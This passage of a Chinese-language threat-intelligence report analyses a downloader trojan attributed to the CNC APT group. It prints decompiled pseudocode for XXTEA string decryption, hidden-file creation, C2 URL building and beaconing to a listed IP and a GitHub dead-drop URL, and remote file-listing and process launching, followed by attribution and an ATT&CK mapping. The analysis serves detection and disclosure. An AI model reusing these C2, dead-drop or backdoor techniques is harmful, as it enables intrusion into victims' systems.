


图2-25 通信使用不可信的证书

2.2.2 详细分析

表2-2 YodaoCloudMgr.exe文件

病毒名称	Trojan[Downloader]/Win32.APT
原始文件名	yodaocloudmgr.exe_
MD5	c024eb3035dd010de98839a2eb90b46b
处理器架构	AMD AMD64
文件大小	3.22 MB (3378688 bytes)
文件格式	Win32 EXE
时间戳	2022-01-14 23:47:14 UTC
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C/C++ (2017 v.15.9)
VT首次上传时间	2022-03-28 16:26:44 UTC
VT检测结果	18/71

样本中存在待解密的字符串。

```
sub_13FF21250((__int64)&v69, 0xBui64, a3, (const __m128i *)L"Z2VqaGV3aGp");
v4 = si128;
if ( si128.m128i_i64[0] >= (unsigned __int64)si128.m128i_i64[1] )
{
  sub_13FF20F60(&v69, si128.m128i_i64[1], v3, byte_1401BA1AC);
}
else
{
  ++si128.m128i_i64[0];
  v5 = &v69;
  if ( v4.m128i_i64[1] >= 8ui64 )
    v5 = (__m128i *)v69.m128i_i64[0];
  v5->m128i_i16[v4.m128i_i64[0]] = byte_1401BA1AC;
  v5->m128i_i16[v4.m128i_i64[0] + 1] = 0;
}
v6 = si128;
if ( si128.m128i_i64[1] - si128.m128i_i64[0] < 0xBui64 )
{
  cat_13F8D13B0(&v69, 0xBui64, v3, (const __m128i *)L"raGV3a2tlRk", 11i64);
}
else
{
  v7 = si128.m128i_i64[0] + 11;
  si128.m128i_i64[0] += 11i64;
  v8 = &v69;
  if ( v6.m128i_i64[1] >= 8ui64 )
    v8 = (__m128i *)v69.m128i_i64[0];
  copy_13FA6BE80((__m128i *)((char *)v8 + 2 * v6.m128i_i64[0]), (const __m128i *)L"raGV3a2tlRk", 0x16ui64);
```


图2-26 带解密的字符串

字符串通过对称加密XXTEA算法进行解密操作。

```
for ( j = 0i64; j < a3; *v15 |= v14 << (8 * v16) )
{
  v14 = *(unsigned __int8 *)(j + a2);
  v15 = &_z[j >> 2];
  v16 = j++ & 3;
}
v17 = (unsigned int *)operator new(0x10ui64);
key = v17;
if ( v17 )
{
  v19 = BYTE3(v38);
  v20 = BYTE2(v38);
  *(_QWORD *)v17 = 0i64;
  *((_QWORD *)v17 + 1) = 0i64;
  v21 = v20 | (v19 << 8);
  v22 = (unsigned int)(v9 - 1);
  v23 = WORD3(v38);
  *v17 = (unsigned __int8)v38 | ((BYTE1(v38) | (v21 << 8)) << 8);
  v24 = BYTE10(v38);
  key[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
  v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
  v26 = BYTE14(v38);
  key[2] |= v25;
  key[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
  _y = *_z;
  sum = 0x9E3779B9 * (88 / (unsigned int)v9);
  if ( (_DWORD)v9 != 1 && sum )
  {
    do
    {
      LODWORD(v29) = v9 - 1;
      v30 = (unsigned int)v22;
      v31 = &_z[v22];
      do
      {
        --v31;
        v29 = (unsigned int)(v29 - 1);
        v32 = v30-- & 3;
        v31[1] -= ((_y ^ sum) + (_z[v29] ^ key[v32])) ^ (((4 * _y) ^ (_z[v29] >> 5)) + ((_y >> 3) ^ (16 * _z[v29])));
        _y = v31[1];
      }
      while ( (_DWORD)v29 );
      *_z -= ((_y ^ sum) + (_z[v22] ^ key[v29 & 3])) ^ (((4 * _y) ^ (_z[v22] >> 5)) + ((_y >> 3) ^ (16 * _z[v22])));
      _y = *_z;
      sum += 0x61C88647;
    }
    while ( sum );
    v4 = 0i64;
  }
  v33 = _z[v9 - 1];
  v34 = 4 * v9 - 4;
  if ( v33 >= v34 - 3 && v33 <= v34 )
  {
    v35 = operator new(v33 + 1);
    if ( v33 )
    {
      do
      {
        v35[v4] = _z[v4 >> 2] >> (8 * (v4 & 3));
        ++v4;
      }
      while ( v4 < v33 );
    }
```


图2-27 加密算法

通过stat函数获取文件信息，判断RNGdTMP899是否存在。

```
v7 = Stat(v6, &v79);                                    // C:\Users\w[illegible]\AppData\Local\Temp\RNGdTMP899
v9 = v7 == 8 || v7 == -1;
v10 = si128.m128i_i64[1];
if ( si128.m128i_i64[1] >= 8ui64 )
{
  v11 = (void *)v72.m128i_i64[0];
  if ( (unsigned __int64)(2 * si128.m128i_i64[1] + 2) >= 0x1000 )
  {
    v11 = *(void **)(v72.m128i_i64[0] - 8);
    if ( (unsigned __int64)(v72.m128i_i64[0] - (_QWORD)v11 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v11);
}
if ( v9 )
```


图2-28 判断%temp%路径下是否存在RNGdTMP899文件

如果不存在该文件，则生成15字节的随机字符串，随机字符串用于URL拼接。字节的取值在“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/”中。

```
v26[3] = -2i64;
v4 = 15i64;
ThreadLocalStoragePointer = (__int64 *)NtCurrentTeb()->ThreadLocalStoragePointer;
v6 = *ThreadLocalStoragePointer;
v7 = *(_DWORD *)(*ThreadLocalStoragePointer + 0x10);
if ( (v7 & 1) == 0 )
{
  *(_DWORD *)(v6 + 0x10) = v7 | 1;
  v8 = std::_Random_device();
  *(_DWORD *)(v6 + 0x13B4) = -1;
  *(_DWORD *)(v6 + 0x34) = v8;
  v9 = 1;
  a3 = (unsigned int *)(v6 + 0x38);
  v10 = 0x26Fi64;
  do
  {
    v8 = v9 + 0x6C078965 * (v8 ^ (v8 >> 30));
    *a3 = v8;
    ++v9;
    ++a3;
    --v10;
  }
  while ( v10 );
  *(_DWORD *)(v6 + 0x30) = 0x270;
  v7 = *(_DWORD *)(v6 + 0x10);
}
if ( (v7 & 2) == 0 )
{
  *(_DWORD *)(v6 + 0x10) = v7 | 2;
  *(_QWORD *)(v6 + 0x18) = 0i64;
  *(_QWORD *)(v6 + 0x20) = 30i64;
}
v28.m128i_i64[0] = 0i64;
v11 = 15i64;
v28.m128i_i64[1] = 15i64;
v27.m128i_i8[0] = 0;
while ( v4-- )
{
  v13 = *(_QWORD *)(v6 + 0x20);
  v14 = *(_QWORD *)(v6 + 0x18);
  v26[0] = v6 + 0x30;
  v15 = 0x40i64;
  for ( i = -1i64; i > 0xFFFFFFFF; v26[2] = i )
  {
    v26[1] = --v15;
    i >>= 1;
  }
  v17 = v13 - v14;
  if ( v17 == -1 )
    v18 = sub_13FC72680((__int64)v26);
  else
    v18 = sub_13FC72890(v26, v17 + 1, a3);
  v20 = v18;
  v21 = &off_13FF0A1D8;                         // ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
  if ( (unsigned __int64)qword_13FF0A1F0 >= 0x10 )
    v21 = (__int64 *)off_13FF0A1D8;
  v22 = *((_BYTE *)v21 + v20 + v14);
  v23 = v28.m128i_i64[0];
  if ( v28.m128i_i64[0] >= v11 )
  {
    sub_13FC71570(&v27, v19, (__int64)a3, v22);
  }
  else
  {
    ++v28.m128i_i64[0];
    v24 = &v27;
    if ( v11 >= 0x10 )
      v24 = (__m128i *)v27.m128i_i64[0];
    v24->m128i_i8[v23] = v22;
    v24->m128i_i8[v23 + 1] = 0;
  }
  v11 = v28.m128i_u64[1];
}
a1[1].m128i_i64[0] = 0i64;
a1[1].m128i_i64[1] = 0i64;
*a1 = v27;
a1[1] = v28;
return a1;
```

图2-29 生成15字节随机字符串

若当前环境下不存在RNGdTMP899文件，创建RNGdTMP899文件。

```
v7 = sub_7FF62A22EF34(&v12);
v8 = 0i64;
OpenFlag = *(_QWORD *)v7;
if ( (unsigned __int8)*(_DWORD *)(v7 + 8) && !wsopen_s(&FileHandle, FileName, OpenFlag, a3, 384) )
{
  ++dword_7FF62A30FC48;
  _InterlockedOr((volatile signed __int32 *)(a4 + 20), HIDWORD(OpenFlag));
  v9 = FileHandle;
```

图2-30 创建RNGdTMP899文件

而后将随机字符串写入该文件。

```
}
v7 = v3 - Buffer;
if ( v7 && v7 != fwrite(Buffer, 1ui64, v7, *(FILE **)(a1 + 128)) )
  return 0;
```

图2-31 写入随机字符串

判断RNGdTMP899文件属性，若文件不为隐藏属性则将其设置为隐藏属性。

```
FileAttributesW = GetFileAttributesW(v19);
if ( (FileAttributesW & 2) == 0 )
{
  v21 = a2;
  if ( *((_QWORD *)a2 + 3) >= 8ui64 )
    v21 = *(const WCHAR **)a2;
  SetFileAttributesW(v21, FileAttributesW | 2);// 设置为隐藏属性
}
```

图2-32 修改RNGdTMP899文件属性为隐藏

获取RNGdTMP899中的随机字符串，此次生成的随机字符串为RLCTEJddUbAJMJR，并拼接成https[:]//45.86.162.114/query=RLCTEJddUbAJMJR/%20%getting,forum。

```
  v75.m128i_i64[0] += 18i64;
  v53 = &v74;
  if ( v52.m128i_i64[1] >= 0x10ui64 )
    v53 = (__m128i *)v74.m128i_i64[0];
  v54 = (__m128i *)((char *)v53 + v52.m128i_i64[0]);
  copy_13FA6BE80(v54, (const __m128i *)"/%20%getting,forum", 0x12ui64);
  v54[1].m128i_i8[2] = 0;
  v55 = &v74;
}
v56 = *v55;
v57 = v55[1];
v55[1].m128i_i64[0] = 0i64;
v55[1].m128i_i64[1] = 15i64;
v55->m128i_i8[0] = 0;
if ( MEMORY[0x7FF62A30A1D0] >= 0x10ui64 )
{
  v58 = URL_changed;
  if ( (unsigned __int64)(MEMORY[0x7FF62A30A1D0] + 1i64) >= 0x1000 )
  {
    if ( (unsigned __int64)URL_changed - *((_QWORD *)URL_changed - 1) - 8 > 0x1F )
      invalid_parameter_noinfo_noreturn();
    v58 = (void *)*((_QWORD *)URL_changed - 1);
  }
  j_j_free(v58);
}
*(__m128i *)&URL_changed = v56;
```

图2-33 URL拼接

根据网络行为观测，样本首先会请求拼接的https[:]//45.86.162.114/query=RLCTEJddUbAJMJR/%20%getting,forum，然后请求https[:]//45.86.162.114/images-css/RLCTEJddUbAJMJR/imagelogo.css获取数据。

```
  copy_13FA6BE80(v58, (const __m128i *)"/imagelogo.css", 0xEui64);// https://45.86.162.114/images-css/IddOYaECaNFTUOe/imagelogo.css
  v58->m128i_i8[14] = 0;
  v59 = &Buf1;
}
v60 = (__int128)*v59;
v61 = (__int128)v59[1];
v59[1].m128i_i64[0] = 0i64;
v59[1].m128i_i64[1] = 15i64;
v59->m128i_i8[0] = 0;
if ( *((_QWORD *)&xmmword_7FF62A30A1C8 + 1) >= 0x10ui64 )
{
  v62 = (void *)URL_changed;
  if ( (unsigned __int64)(*((_QWORD *)&xmmword_7FF62A30A1C8 + 1) + 1i64) >= 0x1000 )
  {
    if ( (unsigned __int64)(URL_changed - *(_QWORD *)(URL_changed - 8) - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
    v62 = *(void **)(URL_changed - 8);
  }
  j_j_free(v62);
}
URL_changed = v60;
```

图2-34 拼接URL

之后每隔1分钟，循环请求https[:]//raw.githubusercontent.com/yuiopk1456/beutifymyapp/main/LICENSE。通过URL可以看出攻击者

有可能在指定IP失效后通过github平台传输数据，猜测传输的数据可能为XXTEA算法加密后的攻击者指定的IP或域名。

```
while ( 1 )
{
  sub_13FF199F0(&Buf1);
  if ( v67.m128i_i64[1] >= 0x10ui64 )
  {
    v65 = (void *)Buf1.m128i_i64[0];
    if ( (unsigned __int64)(v67.m128i_i64[1] + 1) >= 0x1000 )
    {
      v65 = *(void **)(Buf1.m128i_i64[0] - 8);
      if ( (unsigned __int64)(Buf1.m128i_i64[0] - (_QWORD)v65 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v65);
  }
  Sleep(60000u);
}
```


图2-35 循环执行该段代码，间隔时间为1分钟

查找接收到数据的标记位置。

```
  goto LABEL_28;
for ( i = v4; i->m128i_i8[0] != 98 || memcmp(i, "background-color@", 0x11ui64); i = (__m128i *)((char *)i - 1) )
{
  if ( i == v4 )
    goto LABEL_28;
}
if ( i == v4 )
{
  v8 = sub_13FF1CD40((__m128i **)&v54, Buf1);
  v9 = sub_13FF19460(&v58, (__int64)v8);
```


图2-36 查找接收到数据的标记位置

对其后数据应存在解密操作。

```
v57 = (const __m128i *)XXTEA(v52, (__int64)v55, v56, v53);
do
  ++v14;
while ( v57->m128i_i8[v14] );
sub_13FF1F230(a1, v57, v14);
```


图2-37 解密获取到的数据

通过在github上搜索beutifymyapp，关联到疑似该组织的github存储库，存储库的创建者名字也与本次攻击活动中github存储库的创建者名字yuiopk1456相似。仅在2021年11月存在对该存储库的操作，在这之后也

未创建其他存储库。

图2-38 github上关联到的相似存储库

在关联到的相似存储库中，发现可疑的字符串，可能为加密后的域名或IP。




图2-39 github中的可疑字符串

连接github存储库中存放的IP或域名。

```
if ( WSAStartup(0x202u, &WSAData) )
  return 0xFFFFFFFFi64;
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
sub_13FF14130((__int64)pServiceName, (__int64)&unk_140191060, v1);
if ( getaddrinfo(pNodeName, (PCSTR)pServiceName, &pHints, &ppResult) )// pServiceName 0x30 SSL端口
{
  WSACleanup();
  return 0xFFFFFFFFi64;
}
else
{
  v4 = ppResult;
  if ( ppResult )
  {
    do
    {
      v5 = socket(v4->ai_family, v4->ai_socktype, v4->ai_protocol);
      v6 = v5;
      if ( v5 == -1 )
        break;
      v7 = v5;
      if ( !connect(v5, v4->ai_addr, v4->ai_addrlen) )
        break;
      closesocket(v7);
```


图2-40 socket连接

由于域名、IP以及github地址均失效，故无法继续跟进。通过静态分析样本推测，攻击者与控制端通信后可能存在获取指定目录文件列表、启动进程等操作。

获取指定目录文件列表。

```
v78 = a1;
v76 = a1;
v4 = 0;
v72 = 0;
setlocale(0, "en_US.UTF-8");
sub_13FF203C0(lpFileName, a2, L"\\*");
v5 = (const WCHAR *)lpFileName;
if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
  v5 = lpFileName[0];
FirstFileW = FindFirstFileW(v5, &FindFileData);
v77 = FirstFileW;
if ( FirstFileW == (HANDLE)-1i64 )
{
  a1[1].m128i_i64[0] = 0i64;
  a1[1].m128i_i64[1] = 15i64;
  a1->m128i_i8[0] = 0;
  sub_13FF1F230(a1, (const __m128i *)"no files", 8ui64);
  if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
  {
    v68 = (WCHAR *)lpFileName[0];
    if ( (unsigned __int64)(2i64 * *((_QWORD *)&v81 + 1) + 2) >= 0x1000 )
    {
      v68 = (WCHAR *)*((_QWORD *)lpFileName[0] - 1);
      if ( (unsigned __int64)((char *)lpFileName[0] - (char *)v68 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v68);
  }
  return a1;
}
else
{
  memset(v82, 0, sizeof(v82));
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) == 0
      || lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
    {
```


图2-41 文件查找相关操作

创建管道。

```
hWritePipe = a1;
v55 = a2;
v61.m128i_i64[0] = 0i64;
v61.m128i_i64[1] = 15i64;
v60.m128i_i8[0] = 0;
sub_13FF1F230(&v60, (const __m128i *)byte_140190E9E, 0i64);
PipeAttributes.nLength = 24;
*(&PipeAttributes.bInheritHandle + 1) = 0;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0i64;
if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{
```

图2-42 创建管道

启动进程。

```
if ( CreateProcessA(v31, v32->m128i_i8, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  do
  {
    v33 = WaitForSingleObject(ProcessInformation.hProcess, 0x32u) == 0;
    NumberOfBytesRead = 0;
    TotalBytesAvail = 0;
    if ( PeekNamedPipe(hReadPipe, 0i64, 0, 0i64, &TotalBytesAvail, 0i64) )
    {
      while ( 1 )
      {
        v34 = TotalBytesAvail;
        if ( !TotalBytesAvail )
          goto LABEL_59;
        if ( TotalBytesAvail > 0x270FF )
          v34 = 0x270FF;
        if ( !ReadFile(hReadPipe, &Buffer, v34, &NumberOfBytesRead, 0i64) || !NumberOfBytesRead )
```


图2-43 启动进程

03
归因分析

在先前观测中发现，部分CNC组织人员会在开发环境中集成vcpkg，此次发现的样本中同样存在该特点，且路径也同以往使用的路径一致。

```
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/certs
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/cert.pem
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static\\lib\\engines-1_1
c:\\users\\user\\desktop\\setups\\vcpkg\\buildtrees\\openssl\\x64-windows-static-rel\\ssl\\packet_local.h
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\easy.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\slist.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\setopt.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\multi.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\cookie.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\asyn-thread.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\dynbuf.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\mime.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\conncache.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\vtls\\vtls.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\url.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\getinfo.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\strdup.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\sendf.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\connect.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\http_digest.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\system_win32.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\content_encoding.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\http_proxy.c
```


图3-1 此次攻击活动中存在的路径信息

```
... 00000047 C   C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static
... 0000004D C   C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/certs
... 00000050 C   C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/cert.pem
... 00000057 C   C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static\\lib\\engines-1_1
... 00000060 C   c:\\users\\user\\desktop\\setups\\vcpkg\\buildtrees\\openssl\\x64-windows-static-rel\\ssl\\packet_local.h
... 00000059 C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\easy.c
... 0000005A C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\slist.c
... 0000005B C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\setopt.c
... 0000005A C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\multi.c
... 0000005B C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\cookie.c
... 00000060 C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\asyn-thread.c
... 0000005B C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\dynbuf.c
... 00000059 C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\mime.c
... 0000005E C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\conncache.c
... 0000005E C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\vtls\\vtls.c
... 00000058 C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\url.c
... 0000005C C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\getinfo.c
... 0000005B C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\strdup.c
... 0000005A C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\sendf.c
... 0000005C C   C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\connect.c
vcpkg
```

图3-2 以往攻击活动中存在的路径信息

样本中的部分代码也十分相似。

```
v3 = sub_14006A5C0(0i64, (const __m128i *)"HTTP/1.1");
v4 = sub_14006A5C0(
       (__int64)v3,
       (const __m128i *)"User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chro"
                        "me/80.0.3987.132 Safari/537.36");
sub_14006CEB0((__int64)v2, 0x2727, v4);      // +788
v5 = (char *)&URL_changed;                   // https://[redacted]/query=ISJHBXMYdMTIaGV/%20%getting,forum
                                             // https://[redacted]/images-css/HSEPWEMRVQFDNIB/imagelogo.css
v6 = &URL_changed;
if ( *((_QWORD *)&unk_1401BA1C8 + 1) >= 0x10ui64 )
  v6 = (__int128 *)URL_changed;
sub_14006CEB0((__int64)v2, 0x2712, v6);
sub_14006CEB0((__int64)v2, 0x4E2B, sub_13FF17B30);
sub_14006CEB0((__int64)v2, 0x2711, &v93);
sub_14006CEB0((__int64)v2, 64, 0i64);
v7 = sub_140069E50(v2);
```

图3-3 此次攻击活动中的部分代码

```
v3 = sub_1401CA4E0(0i64, (const __m128i *)"HTTP/1.1");
v4 = sub_1401CA4E0(
       (__int64)v3,
       (const __m128i *)"User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chro"
                        "me/80.0.3987.132 Safari/537.36");
sub_1401CCDD0((__int64)v2, 10023, v4);
v5 = (char *)&xmmword_14031A1B0;
v6 = &xmmword_14031A1B0;
if ( *((_QWORD *)&xmmword_14031A1C0 + 1) >= 0x10ui64 )
  v6 = (__int128 *)xmmword_14031A1B0;
sub_1401CCDD0((__int64)v2, 10002, v6);
sub_1401CCDD0((__int64)v2, 20011, sub_140077B30);
sub_1401CCDD0((__int64)v2, 10001, &v93);
sub_1401CCDD0((__int64)v2, 64, 0i64);
v7 = sub_1401C9D70(v2);                      // 构建DNS
v83 = _mm_load_si128((const __m128i *)&xmmword_1402F1E30);
```

图3-4 以往攻击活动中的部分代码

加密函数大致相同。

```
v24 = BYTE10(v38);
v18[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
v26 = BYTE14(v38);
v18[2] |= v25;
v18[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
v27 = *v12;
v28 = -1640531527 * (0x58 / (unsigned int)v9);
if ( (_DWORD)v9 != 1 && v28 )
{
  do
  {
    LODWORD(v29) = v9 - 1;
    v30 = (unsigned int)v22;
    v31 = &v12[v22];
    do
    {
      --v31;
      v29 = (unsigned int)(v29 - 1);
      v32 = v30-- & 3;
      v31[1] -= ((v27 ^ v28) + (v12[v29] ^ v18[v32])) ^ (((4 * v27) ^ (v12[v29] >> 5))
                                                       + ((v27 >> 3) ^ (16 * v12[v29])));
      v27 = v31[1];
    }
    while ( (_DWORD)v29 );
    *v12 -= ((v27 ^ v28) + (v12[v22] ^ v18[v29 & 3])) ^ (((4 * v27) ^ (v12[v22] >> 5))
                                                       + ((v27 >> 3) ^ (16 * v12[v22])));
```

图3-5 以往攻击活动中加密函数的部分代码

```
v24 = BYTE10(v38);
key[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
v26 = BYTE14(v38);
key[2] |= v25;
key[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
_y = *_z;
sum = 0x9E3779B9 * (88 / (unsigned int)v9);
if ( (_DWORD)v9 != 1 && sum )
{
  do
  {
    LODWORD(v29) = v9 - 1;
    v30 = (unsigned int)v22;
    v31 = &_z[v22];
    do
    {
      --v31;
      v29 = (unsigned int)(v29 - 1);
      v32 = v30-- & 3;
      v31[1] -= ((_y ^ sum) + (_z[v29] ^ key[v32])) ^ (((4 * _y) ^ (_z[v29] >> 5)) + ((_y >> 3) ^ (16 * _z[v29])));
      _y = v31[1];
    }
    while ( (_DWORD)v29 );
    *_z -= ((_y ^ sum) + (_z[v22] ^ key[v29 & 3])) ^ (((4 * _y) ^ (_z[v22] >> 5)) + ((_y >> 3) ^ (16 * _z[v22])));
    _y = *_z;
    sum += 0x61C88647;
  }
  while ( sum );
```

图3-6 此次攻击活动中加密函数的部分代码

综上所述，初步将此次攻击活动归因到CNC组织。

04

威胁框架映射

本次攻击活动共涉及ATT&CK框架中的8个阶段的15个技术点，具体行为描述如下表：

表4-1 近期CNC组织攻击活动的技术行为描述表

ATT&CK 阶段	具体行为	注释
执行	诱导用户执行	PrivateImage.png.exe 伪装成图片诱导用户执行
执行	利用计划任务/工作	YodaoCloudMgr.exe 路径被加载到计划任务中执行
